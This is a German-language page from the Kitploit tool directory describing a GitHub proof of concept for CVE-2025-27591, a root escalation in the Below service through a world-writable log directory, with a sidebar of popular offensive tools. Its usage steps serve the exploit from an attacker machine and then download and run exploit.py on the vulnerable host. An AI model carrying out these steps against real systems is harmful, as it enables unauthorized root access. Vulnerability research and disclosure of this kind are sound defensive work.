
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-27591-PoC — CVE-2025-27591 ist eine Privilegienausweitungsschwachstelle, die den Below-Dienst vor Version 0.9.0 betraf. | Kitploit
Tools/GitHubGitHub/bridgeralderson/cve-2025-27591-poc
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsLernen & Bildung
GitHubbridgeralderson/cve-2025-27591-poc

CVE-2025-27591-PoC

CVE-2025-27591 ist eine Privilegienausweitungsschwachstelle, die den Below-Dienst vor Version 0.9.0 betraf.

Teilen
Repository anzeigen
32221vor 1 JahrVon Kitploit geprüft

CVE-2025-27591 Proof of Concept

CVE-2025-27591 ist eine Privilegienausweitungsschwachstelle, die den Below-Dienst vor Version 0.9.0 betraf. Das Problem entstand durch die Erstellung eines weltweit beschreibbaren Verzeichnisses unter /var/log/below. Ein Angreifer könnte diese Schwachstelle ausnutzen, indem er Symlinks in diesem Verzeichnis manipuliert und möglicherweise Root-Rechte erlangt, was es zu einem erheblichen Sicherheitsproblem für lokale unprivilegierte Benutzer macht.

Dieses Proof-of-Concept wurde nur zu Bildungs- und Forschungszwecken geschrieben.

Zum Zeitpunkt des Verfassens gab es in der Community keinen öffentlich verfügbaren PoC für diese Schwachstelle.Daher entschied ich mich, diese Implementierung verantwortungsvoll zu teilen, um diese Lücke zu schließen, zum Sicherheitsforschungs-Ökosystem beizutragen und das Bewusstsein für die kritische Natur unsicherer Dateisysteme zu schärfen.

Ursache der Schwachstelle

Bild

Proof-Of-Concept

Vom Angreiferrechner aus:

1-git clone https://github.com/BridgerAlderson/CVE-2025-27591-PoC.git

2-cd CVE-2025-27591-PoC

3-python3 -m http.server 80

Vom anfälligen System aus:

1- wget http:///exploit.py

2-python exploit.py

Bild

Referenzen

https://www.facebook.com/security/advisories/cve-2025-27591 https://github.com/facebookincubator/below/commit/da9382e6e3e332fd2c3195e22f34977f83f0f1f3


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    249

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




